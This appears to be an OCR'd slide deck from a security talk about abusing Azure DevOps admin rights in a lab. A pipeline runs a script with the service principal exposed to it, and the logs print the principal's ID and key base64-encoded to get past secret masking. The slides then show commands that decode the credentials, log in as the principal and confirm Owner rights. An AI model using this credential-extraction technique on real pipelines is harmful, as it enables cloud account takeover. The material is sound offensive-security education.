
azure-pipelines.yml

Contents History Compare Blame

Committed 6eaa7080: Updated azure-pipelines.yml

```yaml
trigger: none                    # run on demand or on a schedule
parameters:
- name: filename
  type: string
  default: ""

pool:
  name: default

steps:
# 1  Download secrets from Key Vault at run-time
- task: AzureKeyVault@2
  displayName: "Download VeiledHolocron from HiddenHolocron KV"
  inputs:
    azureSubscription: 'DevOps Automations SC'   #privileged SP
    KeyVaultName: 'HiddenHolocron'
    SecretsFilter: 'VeiledHolocron'              # exactly that secret
    RunAsPreJob: false                           # inject into SAME job
    # after this step AzDO creates a variable $(VeiledHolocron)

# 2  Azure CLI task for backup
- task: AzureCLI@2
  displayName: "Run encrypted Jedi-Archives backup (Azure CLI)"
  inputs:
    azureSubscription: 'DevOps Automations SC'
    scriptType: bash
    scriptLocation: inlineScript
    addSpnToEnvironment: true     #
    inlineScript: |
      chmod +x backup.sh
      ./backup.sh "archives_${{ parameters.filename }}"
  env:
    VEILEDHOLOCRON: $(VeiledHolocron)
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL



ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

Azure DevOps RebelOps / JediPipeline / Pipelines / JediPipeline / 20250804.22

Search

JediPipeline

Overview
Boards
Repos
Pipelines
Pipelines
Environments
Library
Test Plans
Artifacts

Jobs in run #20250...
JediPipeline

Jobs

Job	25s
Initialize job	3s
Pre-job: Downloa...	2s
Checkout JediPip...	3s
Download Veiled...	2s
Run encrypted J...	11s
Post-job: Check...	<1s
Finalize Job	<1s
Report build st...	<1s


Run encrypted Jedi-Archives backup (Azure CLI)

View raw log


```
  "lastModified": "2025-08-04T16:06:47+00:00",
  "request_id": "78f2211b-c01e-0019-6859-05ba45000000",
  "request_server_encrypted": true,
  "version": "2022-11-02",
  "version_id": null
}
[+] Backup complete.
total 2076
drwxrwxr-x 3 azureuser azureuser    4096 Aug  4 16:06 .
drwxrwxr-x 6 azureuser azureuser    4096 Aug  4 16:06 ..
drwxrwxr-x 8 azureuser azureuser    4096 Aug  4 16:06 .git
-rw-rw-r-- 1 azureuser azureuser      18 Aug  4 12:58 README.md
-rw-rw-r-- 1 azureuser azureuser 1048576 Aug  4 16:06 archives_a.bak
-rw-rw-r-- 1 azureuser azureuser 1048608 Aug  4 16:06 archives_a.bak.enc
-rw-rw-r-- 1 azureuser azureuser    1030 Aug  4 16:03 azure-pipelines.yml
-rwxrwxr-x 1 azureuser azureuser    1328 Aug  4 16:06 backup.sh
Matching Defaults entries for azureuser on devops-agent-01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
    use_pty

User azureuser may run the following commands on devops-agent-01:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL

/usr/bin/az account clear
Finishing: Run encrypted Jedi-Archives backup (Azure CLI)
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- **But Where is The Service Principal?**




ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL




```
67    "client_request_id": "532aec98-7153-11f0-8184-7ced8d016691",
68    "content_md5": "PT4bbAX1zZJnlpZFpIsUHA==",
69    "date": "2025-08-04T16:51:53+00:00",
70    "encryption_key_sha256": null,
71    "encryption_scope": null,
72    "etag": "\"0x8DDD3773765CC10\"",
73    "lastModified": "2025-08-04T16:51:54+00:00",
74    "request_id": "3096962a-d01e-0083-1360-05249c000000",
75    "request_server_encrypted": true,
76    "version": "2022-11-02",
77    "version_id": null
78  }
79  [+] Backup complete.
80  servicePrincipalId=***
81  servicePrincipalKey=***
82
83  /usr/bin/az account clear
84  Finishing: Run encrypted Jedi-Archives backup (Azure CLI)
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL




```
66  {
67    "client_request_id": "9350e926-7153-11f0-8184-7ced8d016691",
68    "content_md5": "H/RfjgQUKBnF1gBM1Ya3Kg==",
69    "date": "2025-08-04T16:53:40+00:00",
70    "encryption_key_sha256": null,
71    "encryption_scope": null,
72    "etag": "\"0x8DDD377778C3252\"",
73    "lastModified": "2025-08-04T16:53:41+00:00",
74    "request_id": "17ddd824-a01e-007d-5860-054bdd000000",
75    "request_server_encrypted": true,
76    "version": "2022-11-02",
77    "version_id": null
78  }
79  [+] Backup complete.
80  c2VydmljZVByaW5jaXBhbElkPWFhODZmNTM1LTNkYjktNGFiMy1iMzZmLTQ3ZWY2MWZmMzIyZApzZXJ2
81  /usr/bin/az account clear
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

```
PS C:\Users> $B64_DevOps = 'c2VydmljZVByaW5jaXBhbElkPWFhODZmNTM1LTNkYjktNGFiMy1iMzZmLTQ3Z
WY2MWZmMzIyZApzZXJ2aWNlUHJpbmNpcGFsS2V5PXZZUjhRfkJIbXJPTHBnbmdVeUV6RWYtd0NqVlo2cUdVNmRZSF
NjYVQK'
PS C:\Users> [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($B64_DevOps))
servicePrincipalId=aa8[redacted]d
servicePrincipalKey=[redacted]
```

```
PS C:\Users> az login --service-principal -u 'aa[redacted]' -p 'v
[redacted]' --tenant 1[redacted]3
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "1[redacted]3",
    "id": "f150d738-39a3-451c-a8e1-583b420d879d",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DevOps Automations",
    "state": "Enabled",
    "tenantId": "1[redacted]3",
    "user": {
      "name": "aa86f535-3db9-4ab3-b36f-47ef61ff322d",
      "type": "servicePrincipal"
    }
  }
]
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

```
PS C:\Users> az role assignment list --assignee "aa86f535-3db9-4ab3-b36f-47ef61ff322d"
[
  {
    "condition": null,
    "conditionVersion": null,
    "createdBy": "7211739b-5eb2-4b46-995d-a2f98078e4ae",
    "createdOn": "2025-07-28T13:04:09.755150+00:00",
    "delegatedManagedIdentityResourceId": null,
    "description": null,
    "id": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Auth
    "name": "84cd27c9-c8d7-4007-8032-dde016605e6b",
    "principalId": "f7e7f6b4-892c-4ac2-8d7f-dfd25880951f",
    "principalName": "aa[redacted]d",
    "principalType": "ServicePrincipal",
    "roleDefinitionId": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/
4bcb635",
    "roleDefinitionName": "Owner",
    "scope": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d",
    "type": "Microsoft.Authorization/roleAssignments",
    "updatedBy": "7211739b-5eb2-4b46-995d-a2f98078e4ae",
    "updatedOn": "2025-07-28T13:04:09.755150+00:00"
  }
]
```


COMMUNITY TOYS FOR GIRLZ && BOYZ

COMMUNITY TOYS FOR GIRLZ && BOYZ

- **App-Hunter - A Go-To PowerShell Tool to:**
  - Hunting Overprivileged Service Principals
  - Surfaces Entra ID and Subscription **roles** as well as **app permissions** that create unnecessary or unsafe blast radius
  - Flags dangerous permissions

